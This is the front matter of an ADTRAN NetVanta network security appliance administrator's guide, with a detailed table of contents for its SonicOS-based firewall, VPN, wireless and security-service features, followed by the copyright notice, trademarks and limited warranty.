

NetVanta

Administrator's Guide

NETWORK SECURITY APPLIANCE

ADURAN[®]



ADTRAN, Inc.
901 Explorer Boulevard
Huntsville, AL 35806

WWW.ADTRAN.COM
P/N 232-002085-00_Rev_B



Table of Contents

| | |
|---|------------|
| Table of Contents | iii |
| Part 1: Introduction | |
| Chapter 1: Preface | 21 |
| Preface | 21 |
| Copyright Notice | 21 |
| Trademarks | 21 |
| Limited Warranty | 22 |
| About this Guide | 23 |
| Organization of this Guide | 23 |
| Guide Conventions | 26 |
| ADTRAN Technical Support | 27 |
| More Information on ADTRAN Products | 27 |
| Chapter 2: Introduction | 29 |
| Introduction | 29 |
| Key Features in SonicOS Enhanced 5.8.1 | 29 |
| Key Features in SonicOS Enhanced 5.8 | 31 |
| Key Features in SonicOS Enhanced 5.7 | 35 |
| Key Features in SonicOS Enhanced 5.6 | 35 |
| Key Features in SonicOS Enhanced 5.5 | 37 |
| Key Features in SonicOS Enhanced 5.4 | 37 |
| Key Features in SonicOS Enhanced 5.3 | 37 |
| Key Features in SonicOS Enhanced 5.2 | 37 |
| Key Features in SonicOS Enhanced 5.1 | 38 |
| ADTRAN Management Interface | 42 |
| Part 2: Dashboard | |
| Chapter 4: Using the SonicOS Visualization Dashboard | 51 |
| Visualization Dashboard | 51 |
| Enabling the Real-Time Monitor and AppFlow Collection | 52 |
| Dashboard > Real-Time Monitor | 55 |
| Using the Toolbar | 57 |
| Applications Monitor | 58 |

| | |
|---|----|
| Ingress and Egress Bandwidth Flow | 61 |
| Packet Rate Monitor | 63 |
| Packet Size Monitor | 64 |
| Connection Count Monitor | 65 |
| Dashboard > AppFlow Monitor | 65 |
| Filter Options | 66 |
| AppFlow Monitor Tabs | 67 |
| AppFlow Monitor Toolbar | 68 |
| Group Options | 69 |
| AppFlow Monitor Status | 70 |
| AppFlow Monitor Views | 71 |
| Using Filtering Options | 73 |
| Dashboard > Threat Reports | 74 |
| ADTRAN Threat Reports Overview | 74 |
| ADTRAN Threat Reports Configuration Tasks | 76 |
| Dashboard > User Monitor | 78 |
| Dashboard > BWM Monitor | 79 |
| Dashboard > Connections Monitor | 79 |
| Viewing Connections | 80 |
| Filtering Connections Viewed | 80 |
| Dashboard > Packet Monitor | 81 |
| Using Packet Monitor and Packet Mirror | 81 |
| Dashboard > Log Monitor | 85 |

Part 3: System

| | |
|--|-----------|
| Chapter 5: Viewing Status Information | 89 |
| System > Status | 89 |
| Wizards | 89 |
| System Messages | 90 |
| System Information | 90 |
| Latest Alerts | 91 |
| Security Services | 91 |
| Registering Your firewall | 92 |
| Network Interfaces | 94 |
| Chapter 6: Managing ADTRAN Licenses | 95 |
| System > Licenses | 95 |
| Node License Status | 95 |
| Security Services Summary | 96 |
| Manage Security Services Online | 97 |
| Manual Upgrade | 97 |
| Manual Upgrade for Closed Environments | 98 |
| Chapter 7: Viewing Support Services | 99 |
| System > Support Services | 99 |

| | |
|--|------------|
| Chapter 8: Configuring Administration Settings | 101 |
| System > Administration | 101 |
| Firewall Name | 101 |
| Administrator Name & Password | 101 |
| Login Security Settings | 102 |
| Multiple Administrators | 104 |
| Web Management Settings | 105 |
| SSH Management Settings | 107 |
| Advanced Management | 107 |
| Download URL | 111 |
| Selecting UI Language | 111 |
| Chapter 9: Managing Certificates | 113 |
| System > Certificates | 113 |
| Digital Certificates Overview | 113 |
| Certificates and Certificate Requests | 114 |
| Certificate Details | 115 |
| Importing Certificates | 115 |
| Deleting a Certificate | 117 |
| Generating a Certificate Signing Request | 117 |
| Configuring Simple Certificate Enrollment Protocol | 118 |
| Chapter 10: Configuring Time Settings | 121 |
| System > Time | 121 |
| System Time | 121 |
| NTP Settings | 122 |
| Chapter 11: Setting Schedules | 123 |
| System > Schedules | 123 |
| Adding a Schedule | 125 |
| Deleting Schedules | 126 |
| Chapter 12: Managing ADTRAN Security Appliance Firmware | 127 |
| System > Settings | 127 |
| Settings | 128 |
| Firmware Management | 129 |
| SafeMode - Rebooting the firewall | 130 |
| Firmware Auto-Update | 132 |
| FIPS | 132 |
| Chapter 13: Using the Packet Monitor | 133 |
| System > Packet Monitor | 133 |
| Packet Monitor Overview | 133 |
| Configuring Packet Monitor | 137 |
| Using Packet Monitor and Packet Mirror | 148 |
| Verifying Packet Monitor Activity | 153 |
| Related Information | 156 |

| | |
|--|------------|
| Chapter 14: Using Diagnostic Tools & Restarting the Appliance | 159 |
| System > Diagnostics | 159 |
| Tech Support Report | 160 |
| Diagnostic Tools | 161 |
| Check Network Settings | 162 |
| Connections Monitor | 163 |
| Multi-Core Monitor | 165 |
| Core Monitor | 166 |
| CPU Monitor | 167 |
| Link Monitor | 168 |
| Packet Size Monitor | 168 |
| DNS Name Lookup | 169 |
| Find Network Path | 169 |
| Ping | 169 |
| Core 0 Process Monitor | 170 |
| Real-Time Black List Lookup | 170 |
| Reverse Name Resolution | 171 |
| Connection Limit TopX | 171 |
| Check GEO Location and BOTNET Server Lookup | 171 |
| MX Lookup and Banner Check | 171 |
| Trace Route | 172 |
| Web Server Monitor | 172 |
| User Monitor | 173 |
| System > Restart | 173 |

Part 4: Network

| | |
|--|------------|
| Chapter 15: Configuring Interfaces | 177 |
| Network > Interfaces | 177 |
| Setup Wizard | 178 |
| Interface Settings | 178 |
| Interface Traffic Statistics | 179 |
| Physical and Virtual Interfaces | 179 |
| SonicOS Enhanced Secure Objects | 181 |
| Transparent Mode | 181 |
| Layer 2 Bridge Mode | 181 |
| IPS Sniffer Mode | 205 |
| Configuring Interfaces | 209 |
| Configuring Layer 2 Bridge Mode | 230 |
| Configuring IPS Sniffer Mode | 240 |
| Configuring Wire Mode | 245 |
| Chapter 16: Configuring PortShield Interfaces | 249 |
| Network > PortShield Groups | 249 |
| Static Mode and Transparent Mode | 250 |
| Configuring PortShield Groups | 251 |

| | |
|---|------------|
| Chapter 17: Setting Up Failover and Load Balancing | 257 |
| Network > Failover & Load Balancing | 257 |
| Failover and Load Balancing | 257 |
| Load Balancing Statistics | 260 |
| Multiple WAN (MWAN) | 261 |
| Chapter 18: Configuring Zones | 265 |
| Network > Zones | 265 |
| How Zones Work | 266 |
| Predefined Zones | 267 |
| Security Types | 267 |
| Allow Interface Trust | 268 |
| Enabling ADTRAN Security Services on Zones | 268 |
| The Zone Settings Table | 269 |
| Adding a New Zone | 270 |
| Deleting a Zone | 271 |
| Configuring a Zone for Guest Access | 271 |
| Configuring the WLAN Zone | 274 |
| Chapter 19: Configuring DNS Settings | 277 |
| Network > DNS | 277 |
| DNS Rebinding Attack Prevention | 278 |
| Chapter 20: Configuring Address Objects | 279 |
| Network > Address Objects | 279 |
| Types of Address Objects | 279 |
| Address Object Groups | 280 |
| Creating and Managing Address Objects | 280 |
| Default Address Objects and Groups | 281 |
| Adding an Address Object | 282 |
| Editing or Deleting an Address Object | 283 |
| Creating Group Address Objects | 284 |
| Public Server Wizard | 284 |
| Working with Dynamic Addresses | 285 |
| Chapter 21: Configuring Firewall Services | 297 |
| Network > Services | 297 |
| Default Services Overview | 298 |
| Custom Services Configuration Task List | 298 |
| Chapter 22: Configuring Routes | 305 |
| Network > Routing | 305 |
| Route Advertisement | 306 |
| Route Policies | 307 |
| Advanced Routing Services (OSPF and RIP) | 312 |
| Configuring Advanced Routing Services | 319 |

| | |
|--|------------|
| Chapter 23: Configuring NAT Policies | 327 |
| Network > NAT Policies | 327 |
| NAT Policies Table | 328 |
| NAT Policy Settings Explained | 329 |
| NAT Policies Q&A | 331 |
| NAT Load Balancing Overview | 332 |
| Creating NAT Policies | 335 |
| Using NAT Load Balancing | 345 |
| Chapter 24: Managing ARP Traffic | 349 |
| Network > ARP | 349 |
| Static ARP Entries | 350 |
| Secondary Subnets with Static ARP | 350 |
| Navigating and Sorting the ARP Cache Table | 352 |
| Navigating and Sorting the ARP Cache Table Entries | 352 |
| Flushing the ARP Cache | 353 |
| Chapter 25: Configuring MAC-IP Anti-Spoof | 355 |
| Network > MAC-IP Anti-Spoof | 355 |
| MAC-IP Anti-Spoof Protection Overview | 355 |
| Configuring MAC-IP Anti-Spoof Protection | 356 |
| Chapter 26: Setting Up the DHCP Server | 363 |
| Network > DHCP Server | 363 |
| DHCP Server Options Overview | 364 |
| Multiple DHCP Scopes per Interface | 365 |
| Configuring the DHCP Server | 367 |
| DHCP Server Lease Scopes | 368 |
| Current DHCP Leases | 368 |
| Configuring Advanced DHCP Server Options | 369 |
| Configuring DHCP Server for Dynamic Ranges | 373 |
| Configuring Static DHCP Entries | 375 |
| Configuring DHCP Generic Options for DHCP Lease Scopes | 378 |
| DHCP Option Numbers | 379 |
| Chapter 27: Using IP Helper | 389 |
| Network > IP Helper | 389 |
| IP Helper Settings | 389 |
| IP Helper Policies | 390 |
| Adding an IP Helper Policy for DHCP | 390 |
| Adding an IP Helper Policy for NetBIOS | 391 |
| Editing an IP Helper Policy | 391 |
| Deleting IP Helper Policies | 391 |
| Enhanced IP Helper | 391 |
| Adding User-Defined Protocols | 393 |
| Editing User-Defined Protocols | 393 |
| Retrieving Counters | 393 |

| | |
|--|------------|
| Displaying IP Helper Cache from TSR | 393 |
| mDNS Forwarding | 395 |
| Chapter 28: Setting Up Web Proxy Forwarding | 397 |
| Network > Web Proxy | 397 |
| Configuring Automatic Proxy Forwarding (Web Only) | 398 |
| Bypass Proxy Servers Upon Proxy Failure | 398 |
| Chapter 29: Configuring Dynamic DNS | 399 |
| Network > Dynamic DNS | 399 |
| Supported DDNS Providers | 400 |
| Configuring Dynamic DNS | 400 |
| Dynamic DNS Settings Table | 403 |
| Chapter 30: Configuring Network Monitor | 405 |
| Network > Network Monitor | 405 |
| Adding a Network Monitor Policy | 407 |
| Configuring Probe-Enabled Policy Based Routing | 408 |
| | |
| Part 5: 3G/Modem | |
| Chapter 31: 3G/Modem Selection | 411 |
| 3G/Modem | 411 |
| Selecting the 3G/Modem Status | 412 |
| Chapter 32: Configuring 3G | 413 |
| 3G | 413 |
| 3G Overview | 413 |
| 3G > Status | 419 |
| 3G > Settings | 420 |
| 3G > Advanced | 422 |
| 3G > Connection Profiles | 424 |
| 3G > Data Usage | 430 |
| Other 3G Configuration Tasks | 430 |
| 3G Glossary | 431 |
| Chapter 33: Configuring Modem | 435 |
| Modem | 435 |
| Modem > Status | 435 |
| Modem > Settings | 436 |
| Modem > Advanced | 437 |
| Modem > Connection Profiles | 439 |
| | |
| Part 6: Wireless | |
| Part 6: | |
| Chapter 34: Viewing WLAN Settings, Statistics, and Station Status | 447 |
| Wireless Overview | 447 |
| Considerations for Using Wireless Connections | 448 |
| Recommendations for Optimal Wireless Performance | 448 |
| Adjusting the Antennas | 449 |

| | |
|---|------------|
| Wireless Node Count Enforcement | 449 |
| MAC Filter List | 449 |
| Wireless > Status | 450 |
| WLAN Settings | 451 |
| WLAN Statistics | 452 |
| WLAN Activities | 452 |
| Station Status | 453 |
| Discovered Access Points | 453 |
| Chapter 35: Configuring Wireless Settings | 455 |
| Wireless > Settings | 455 |
| Wireless Radio Mode | 456 |
| Wireless Settings | 457 |
| Chapter 36: Configuring Wireless Security | 459 |
| Wireless > Security | 459 |
| Authentication Overview | 459 |
| WPA/WPA2 Encryption Settings | 460 |
| WEP Encryption Settings | 462 |
| Chapter 37: Configuring Advanced Wireless Settings | 465 |
| Wireless > Advanced | 465 |
| Beaconing & SSID Controls | 465 |
| Advanced Radio Settings | 466 |
| Chapter 38: Configuring MAC Filter List | 469 |
| Wireless > MAC Filter List | 469 |
| Allow or Deny Specific Resources | 469 |
| Chapter 39: Configuring Wireless IDS | 471 |
| Wireless > IDS | 471 |
| Access Point IDS | 471 |
| Intrusion Detection Settings | 472 |
| Discovered Access Points | 473 |
| Scanning for Access Points | 473 |
| Authorizing Access Points on Your Network | 473 |
| Chapter 40: Configuring Virtual Access Points with Internal Wireless Radio | 475 |
| Wireless > Virtual Access Point | 475 |
| Wireless VAP Overview | 475 |
| Wireless Virtual AP Configuration Task List | 476 |
| VAP Sample Configuration | 486 |
| Part 7: Firewall | |
| Chapter 41: Configuring Access Rules | 495 |
| Firewall > Access Rules | 495 |
| Stateful Packet Inspection Default Access Rules Overview | 496 |
| Using Bandwidth Management with Access Rules Overview | 497 |
| Configuration Task List | 498 |

| | |
|--|------------|
| Chapter 42: Configuring Application Control | 509 |
| Application Control | 509 |
| Application Control Overview | 509 |
| Licensing Application Control | 538 |
| Firewall > App Control Advanced | 541 |
| Firewall > App Rules | 549 |
| Firewall > Match Objects | 555 |
| Firewall > Action Objects | 558 |
| Firewall > Address Objects | 562 |
| Firewall > Service Objects | 562 |
| Firewall > Email Address Objects | 562 |
| Verifying App Control Configuration | 563 |
| Useful Tools | 563 |
| App Control Use Cases | 570 |
| Glossary | 598 |
| | |
| Part 8: Firewall Settings | |
| Chapter 43: Configuring Advanced Access Rule Settings | 601 |
| Firewall Settings > Advanced | 601 |
| Detection Prevention | 602 |
| Dynamic Ports | 602 |
| Source Routed Packets | 603 |
| Connections | 604 |
| Access Rule Service Options | 604 |
| IP and UDP Checksum Enforcement | 605 |
| UDP | 605 |
| Connection Limiting | 605 |
| Chapter 44: Configuring Bandwidth Management | 607 |
| Firewall Settings > BWM | 607 |
| Understanding Bandwidth Management | 608 |
| Configuring the Firewall Settings > BWM Page | 609 |
| Methods of Configuring Bandwidth Management | 610 |
| Glossary | 623 |
| Chapter 45: Configuring Flood Protection | 625 |
| Firewall Settings > Flood Protection | 625 |
| TCP Settings | 626 |
| SYN Flood Protection Methods | 627 |
| Configuring Layer 3 SYN Flood Protection | 628 |
| Configuring Layer 2 SYN/RST/FIN Flood Protection | 630 |
| TCP Traffic Statistics | 631 |
| Chapter 46: Configuring Multicast Settings | 635 |
| Firewall Settings > Multicast | 635 |
| Multicast Snooping | 636 |
| Multicast Policies | 636 |
| IGMP State Table | 637 |

| | |
|--|------------|
| Enabling Multicast on LAN-Dedicated Interfaces | 638 |
| Enabling Multicast Through a VPN | 639 |
| Chapter 47: Managing Quality of Service | 641 |
| Firewall Settings > QoS Mapping | 641 |
| Classification | 641 |
| Marking | 642 |
| Conditioning | 643 |
| 802.1p and DSCP QoS | 644 |
| Bandwidth Management | 655 |
| Glossary | 662 |
| Chapter 48: Configuring SSL Control | 667 |
| Firewall Settings > SSL Control | 667 |
| Overview of SSL Control | 667 |
| SSL Control Configuration | 675 |
| Enabling SSL Control on Zones | 677 |
| SSL Control Events | 677 |
| | |
| Part 9: DPI-SSL | |
| Chapter 49: Configuring Client DPI-SSL Settings | 683 |
| DPI-SSL > Client SSL | 683 |
| DPI-SSL Overview | 683 |
| Configuring Client DPI-SSL | 684 |
| Chapter 50: Configuring Server DPI-SSL Settings | 689 |
| DPI-SSL > Server SSL | 689 |
| DPI-SSL Overview | 689 |
| Configuring Server DPI-SSL Settings | 690 |
| | |
| Part 10: VoIP | |
| Chapter 51: Configuring VoIP Support | 695 |
| VoIP Overview | 695 |
| What is VoIP? | 695 |
| VoIP Security | 695 |
| VoIP Protocols | 696 |
| ADTRAN's VoIP Capabilities | 698 |
| VoIP Settings | 704 |
| Configuring ADTRAN VoIP Features | 704 |
| VoIP Deployment Scenarios | 714 |
| VoIP Call Status | 717 |
| | |
| Part 11: VPN | |
| Chapter 52: Configuring VPN Policies | 721 |
| VPN > Settings | 721 |
| VPN Overview | 721 |
| Configuring VPNs in SonicOS Enhanced | 725 |
| Configuring GroupVPN Policies | 735 |
| Site-to-Site VPN Configurations | 746 |

| | |
|---|------------|
| Creating Site-to-Site VPN Policies | 746 |
| Route Based VPN | 761 |
| Using Route Based VPN | 762 |
| Adding a Tunnel Interface | 762 |
| Creating a Static Route for Tunnel Interface | 764 |
| Route Entries for Different Network Segments | 764 |
| Redundant Static Routes for a Network | 765 |
| Drop Tunnel Interface | 765 |
| VPN Auto-Added Access Rule Control | 766 |
| Chapter 53: Configuring Advanced VPN Settings | 769 |
| VPN > Advanced | 769 |
| Advanced VPN Settings | 770 |
| Chapter 54: Configuring DHCP Over VPN | 775 |
| VPN > DHCP over VPN | 775 |
| DHCP Relay Mode | 775 |
| Configuring the Central Gateway for DHCP Over VPN | 775 |
| Configuring DHCP over VPN Remote Gateway | 777 |
| Current DHCP over VPN Leases | 779 |
| Chapter 55: Configuring L2TP Server | 781 |
| VPN > L2TP Server | 781 |
| Configuring the L2TP Server | 781 |
| | |
| Part 12: SSL VPN | |
| Chapter 56: SSL VPN | 787 |
| SSL VPN | 787 |
| SSL VPN NetExtender Overview | 788 |
| Configuring Users for SSL VPN Access | 790 |
| SSL VPN > Status | 792 |
| SSL VPN > Server Settings | 793 |
| SSL VPN > Portal Settings | 794 |
| SSL VPN > Client Settings | 795 |
| SSL VPN > Client Routes | 797 |
| SSL VPN > Virtual Office | 799 |
| Accessing the ADTRAN SSL VPN Portal | 799 |
| Using NetExtender | 799 |
| Configuring SSL VPN Bookmarks | 825 |
| Using SSL VPN Bookmarks | 829 |
| | |
| Part 13: User Management | |
| Chapter 57: Managing Users and Authentication Settings | 839 |
| User Management | 839 |
| Introduction to User Management | 839 |
| Viewing Status on Users > Status | 858 |
| Configuring Settings on Users > Settings | 859 |
| Configuring Local Users | 867 |

| | |
|--|-------------|
| Configuring Local Groups | 873 |
| Configuring RADIUS Authentication | 878 |
| Configuring LDAP Integration in SonicOS Enhanced | 885 |
| Configuring Single Sign-On | 899 |
| Configuring Multiple Administrator Support | 952 |
| Chapter 58: Managing Guest Services and Guest Accounts | 959 |
| Users > Guest Services | 959 |
| Global Guest Settings | 960 |
| Guest Profiles | 960 |
| Users > Guest Accounts | 961 |
| Viewing Guest Account Statistics | 961 |
| Adding Guest Accounts | 962 |
| Enabling Guest Accounts | 964 |
| Enabling Auto-prune for Guest Accounts | 964 |
| Printing Account Details | 964 |
| Users > Guest Status | 965 |
| Logging Accounts off the Appliance | 965 |
| | |
| Part 14: High Availability | |
| Chapter 59: Setting Up High Availability | 969 |
| High Availability | 969 |
| Benefits of High Availability | 970 |
| How High Availability Works | 971 |
| Stateful High Availability Overview | 972 |
| Active/Active UTM Overview | 975 |
| High Availability License Synchronization Overview | 976 |
| Stateful and Non-Stateful High Availability Prerequisites | 976 |
| Associating Appliances on NetVanta Security Portal account for High Availability | 979 |
| Configuring High Availability in SonicOS | 988 |
| High Availability > Settings | 991 |
| High Availability > Advanced Settings | 993 |
| High Availability > Monitoring | 995 |
| Applying Licenses to firewalls | 999 |
| Verifying High Availability Status | 1003 |
| Verifying Active/Active UTM Configuration | 1006 |
| | |
| Part 15: Security Services | |
| Chapter 61: Managing ADTRAN Security Services | 1011 |
| ADTRAN Security Services | 1011 |
| Security Services Summary | 1012 |
| Managing Security Services Online | 1014 |
| Configuring Security Services | 1015 |
| UTM Clustering | 1017 |
| Activating Security Services | 1018 |

| | |
|--|-------------|
| Chapter 62: Configuring ADTRAN Content Filtering Service | 1019 |
| Security Services > Content Filter | 1019 |
| ADTRAN CFS Implementation with Application Control | 1020 |
| ADTRAN Legacy Content Filtering Service | 1020 |
| CFS 3.0 Policy Management Overview | 1021 |
| CFS 3.0 Configuration Examples | 1026 |
| Legacy Content Filtering Examples | 1034 |
| Configuring Legacy ADTRAN Filter Properties | 1038 |
| Configuring Websense Enterprise Content Filtering | 1047 |
| Chapter 63: Activating ADTRAN Client Anti-Virus | 1049 |
| Security Services > Client AV Enforcement | 1049 |
| Activating ADTRAN Client Anti-Virus | 1049 |
| Activating a ADTRAN Client Anti-Virus FREE TRIAL | 1050 |
| Enforcing Client Anti-Virus on Network Zones | 1051 |
| Configuring Client Anti-Virus Settings | 1052 |
| Chapter 64: Managing ADTRAN Gateway Anti-Virus Service | 1055 |
| Security Services > Gateway Anti-Virus | 1055 |
| ADTRAN GAV Multi-Layered Approach | 1056 |
| HTTP File Downloads | 1058 |
| ADTRAN GAV Architecture | 1058 |
| Creating a NetVanta Security Portal Account | 1060 |
| Registering Your Firewall | 1061 |
| Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License | 1062 |
| Activating FREE TRIALS | 1063 |
| Setting Up ADTRAN Gateway Anti-Virus Protection | 1063 |
| Enabling ADTRAN GAV | 1064 |
| Applying ADTRAN GAV Protection on Interfaces | 1064 |
| Applying ADTRAN GAV Protection on Zones | 1065 |
| Viewing ADTRAN GAV Status Information | 1065 |
| Updating ADTRAN GAV Signatures | 1066 |
| Specifying Protocol Filtering | 1066 |
| Enabling Inbound Inspection | 1067 |
| Enabling Outbound Inspection | 1067 |
| Restricting File Transfers | 1068 |
| Configuring Gateway AV Settings | 1069 |
| Configuring HTTP Clientless Notification | 1069 |
| Configuring a ADTRAN GAV Exclusion List | 1070 |
| Cloud Anti-Virus Database | 1070 |
| Viewing ADTRAN GAV Signatures | 1071 |
| Chapter 65: Activating Intrusion Prevention Service | 1073 |
| Security Services > Intrusion Prevention Service | 1073 |
| ADTRAN Deep Packet Inspection | 1073 |
| How ADTRAN's Deep Packet Inspection Works | 1074 |
| ADTRAN IPS Terminology | 1075 |

| | |
|--|-------------|
| ADTRAN Gateway Anti-Virus, Anti-Spyware, and IPS Activation | 1075 |
| Creating a NetVanta Security Portal account | 1076 |
| Registering Your firewall | 1077 |
| Activating FREE TRIALS | 1078 |
| Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License | 1078 |
| Setting Up ADTRAN Intrusion Prevention Service Protection | 1079 |
| Chapter 66: Activating Anti-Spyware Service | 1083 |
| Security Services > Anti-Spyware Service | 1083 |
| ADTRAN Gateway Anti-Virus, Anti-Spyware, and IPS Activation | 1084 |
| Creating a NetVanta Security Portal account | 1085 |
| Registering Your firewall | 1086 |
| Activating FREE TRIALS | 1086 |
| Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License | 1087 |
| Setting Up ADTRAN Anti-Spyware Service Protection | 1088 |
| Chapter 67: Configuring ADTRAN Real-Time Blacklist | 1089 |
| SMTP Real-Time Black List Filtering | 1089 |
| Chapter 68: Configuring Geo-IP and Botnet Filters | 1091 |
| Security Services > Geo-IP Filter | 1092 |
| Security Services > Botnet Filter | 1094 |
| Checking Geographic Location and Botnet Server Status | 1095 |
| | |
| Part 16: Log | |
| Chapter 69: Managing Log Events | 1099 |
| Log > View | 1099 |
| Log View Table | 1099 |
| Refresh | 1100 |
| Clear Log | 1100 |
| Export Log | 1101 |
| E-mail Log | 1101 |
| Filtering Log Records Viewed | 1101 |
| Deep Packet Forensics | 1102 |
| Distributed Event Detection and Replay | 1103 |
| Methods of Access | 1103 |
| Chapter 70: Configuring Log Categories | 1105 |
| Log > Categories | 1105 |
| Log Severity/Priority | 1106 |
| Log Categories | 1107 |
| Chapter 71: Configuring Syslog Settings | 1111 |
| Log > Syslog | 1111 |
| Syslog Settings | 1112 |
| Syslog Servers | 1112 |

| | |
|---|-------------|
| Chapter 72: Configuring Log Automation | 1113 |
| Log > Automation | 1113 |
| E-mail Log Automation | 1113 |
| Mail Server Settings | 1114 |
| Solera Capture Stack | 1114 |
| Chapter 73: Configuring Flow Reporting | 1117 |
| Log > Flow Reporting | 1117 |
| Flow Reporting Statistics | 1118 |
| App Flow Reporting Statistics | 1118 |
| Settings | 1119 |
| Report Settings | 1122 |
| Event Settings | 1123 |
| NetFlow Activation and Deployment Information | 1124 |
| User Configuration Tasks | 1124 |
| NetFlow Tables | 1131 |
| Dynamic Tables | 1132 |
| Chapter 74: Configuring Name Resolution | 1137 |
| Log > Name Resolution | 1137 |
| Selecting Name Resolution Settings | 1137 |
| Specifying the DNS Server | 1138 |
| Chapter 75: Generating Log Reports | 1139 |
| Log > Reports | 1139 |
| Data Collection | 1140 |
| View Data | 1140 |
| Chapter 76: Activating ADTRAN ViewPoint | 1141 |
| Log > ViewPoint | 1141 |
| Activating ViewPoint | 1142 |
| Enabling ViewPoint Settings | 1143 |
| | |
| Part 17: Wizards | |
| Chapter 77: Configuring Internet Connectivity on ADTRAN Appliances | 1147 |
| Wizards > Setup Wizard | 1147 |
| Using the Setup Wizard | 1147 |
| Configuring a Static IP Address with NAT Enabled | 1147 |
| Start the Setup Wizard | 1148 |
| Select Deployment Scenario | 1148 |
| Change Password | 1148 |
| Change Time Zone | 1148 |
| Configure 3G/Modem | 1148 |
| WAN Network Mode | 1149 |
| LAN Settings | 1150 |
| WLAN Radio Settings | 1151 |
| Ports Assignment | 1151 |
| ADTRAN Configuration Summary | 1151 |

| | |
|--|-------------|
| Chapter 78: Using the Registration & License Wizard | 1153 |
| Wizards > Registration & License Wizard | 1153 |
| Chapter 79: Configuring a Public Server with the Wizard | 1157 |
| Wizards > Public Server Wizard | 1157 |
| Chapter 80: Configuring VPN Policies with the VPN Policy Wizard | 1159 |
| Wizards > VPN Wizard | 1159 |
| Using the VPN Policy Wizard | 1159 |
| Connecting the Global VPN Clients | 1160 |
| Configuring a Site-to-Site VPN using the VPN Wizard | 1161 |
| Chapter 81: Using the Application Firewall Wizard | 1163 |
| Wizards > Application Firewall Wizard | 1163 |
| | |
| Part 18: Appendices | |
| Appendix A: CLI Guide | 1169 |
| Input Data Format Specification | 1169 |
| Text Conventions | 1170 |
| Editing and Completion Features | 1170 |
| Command Hierarchy | 1171 |
| Configuration Security | 1172 |
| Passwords | 1172 |
| Factory Reset to Defaults | 1172 |
| Management Methods for the firewall | 1173 |
| Initiating a Management Session using the CLI | 1173 |
| Logging in to the SonicOS CLI | 1174 |
| SonicOS Enhanced Command Listing | 1174 |
| Configuring Site-to-Site VPN Using CLI | 1208 |
| | |
| Index | 1215 |

PART 1

Introduction



CHAPTER 1

Preface

Preface

Copyright Notice

© 2011 ADTRAN, Inc.

All rights reserved.

Under the copyright laws, this manual or the software described within, can not be copied, in whole or part, without the written consent of the manufacturer, except in the normal use of the software to make a backup copy. The same proprietary and copyright notices must be affixed to any permitted copies as were affixed to the original. This exception does not allow copies to be made for others, whether or not sold, but all of the material purchased (with all backup copies) can be sold, given, or loaned to another person. Under the law, copying includes translating into another language or format.

Specifications and descriptions subject to change without notice.

Trademarks

ADTRAN is a registered trademark of ADTRAN.

SonicWALL is a registered trademark of SonicWALL, Inc.

Microsoft Windows 2000, Windows XP, Windows Vista, Windows Server 2003, Internet Explorer, and Active Directory are trademarks or registered trademarks of Microsoft Corporation.

eDirectory and NetWare are registered trademarks of Novell, Inc.

Netscape is a registered trademark of Netscape Communications Corporation in the U.S. and other countries. Netscape Navigator and Netscape Communicator are also trademarks of Netscape Communications Corporation and may be registered outside the U.S.

Adobe, Acrobat, and Acrobat Reader are either registered trademarks or trademarks of Adobe Systems Incorporated in the U.S. and/or other countries.

Other product and company names mentioned herein may be trademarks and/or registered trademarks of their respective companies and are the sole property of their respective manufacturers.

Limited Warranty

ADTRAN, Inc. warrants that commencing from the delivery date to Customer (but in any case commencing not more than ninety (90) days after the original shipment by ADTRAN), and continuing for a period of twelve (12) months, that the product will be free from defects in materials and workmanship under normal use. This Limited Warranty is not transferable and applies only to the original end user of the product. ADTRAN and its suppliers' entire liability and Customer's sole and exclusive remedy under this limited warranty will be shipment of a replacement product. At ADTRAN's discretion the replacement product may be of equal or greater functionality and may be of either new or like-new quality. ADTRAN's obligations under this warranty are contingent upon the return of the defective product according to the terms of ADTRAN's then-current Support Services policies.

This warranty does not apply if the product has been subjected to abnormal electrical stress, damaged by accident, abuse, misuse or misapplication, or has been modified without the written permission of ADTRAN.

DISCLAIMER OF WARRANTY. EXCEPT AS SPECIFIED IN THIS WARRANTY, ALL EXPRESS OR IMPLIED CONDITIONS, REPRESENTATIONS, AND WARRANTIES INCLUDING, WITHOUT LIMITATION, ANY IMPLIED WARRANTY OR CONDITION OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, NONINFRINGEMENT, SATISFACTORY QUALITY OR ARISING FROM A COURSE OF DEALING, LAW, USAGE, OR TRADE PRACTICE, ARE HEREBY EXCLUDED TO THE MAXIMUM EXTENT ALLOWED BY APPLICABLE LAW. TO THE EXTENT AN IMPLIED WARRANTY CANNOT BE EXCLUDED, SUCH WARRANTY IS LIMITED IN DURATION TO THE WARRANTY PERIOD. BECAUSE SOME STATES OR JURISDICTIONS DO NOT ALLOW LIMITATIONS ON HOW LONG AN IMPLIED WARRANTY LASTS, THE ABOVE LIMITATION MAY NOT APPLY TO YOU. THIS WARRANTY GIVES YOU SPECIFIC LEGAL RIGHTS, AND YOU MAY ALSO HAVE OTHER RIGHTS WHICH VARY FROM JURISDICTION TO JURISDICTION. This disclaimer and exclusion shall apply even if the express warranty set forth above fails of its essential purpose.

DISCLAIMER OF LIABILITY. ADTRAN'S SOLE LIABILITY IS THE SHIPMENT OF A REPLACEMENT PRODUCT AS DESCRIBED IN THE ABOVE LIMITED WARRANTY. IN NO EVENT SHALL ADTRAN OR ITS SUPPLIERS BE LIABLE FOR ANY DAMAGES WHATSOEVER, INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF PROFITS, BUSINESS INTERRUPTION, LOSS OF INFORMATION, OR OTHER PECUNIARY LOSS ARISING OUT OF THE USE OR INABILITY TO USE THE PRODUCT, OR FOR SPECIAL, INDIRECT, CONSEQUENTIAL, INCIDENTAL, OR PUNITIVE DAMAGES HOWEVER CAUSED AND REGARDLESS OF THE THEORY OF LIABILITY ARISING OUT OF THE USE OF OR INABILITY TO USE HARDWARE OR SOFTWARE EVEN IF ADTRAN OR ITS SUPPLIERS HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. In no event shall ADTRAN or its suppliers' liability to Customer, whether in contract, tort (including negligence), or otherwise, exceed the price paid by Customer. The foregoing limitations shall apply even if the above-stated warranty fails of its essential purpose. BECAUSE SOME STATES OR JURISDICTIONS DO NOT ALLOW LIMITATION OR EXCLUSION OF CONSEQUENTIAL OR INCIDENTAL DAMAGES, THE ABOVE LIMITATION MAY NOT APPLY TO YOU.

About this Guide

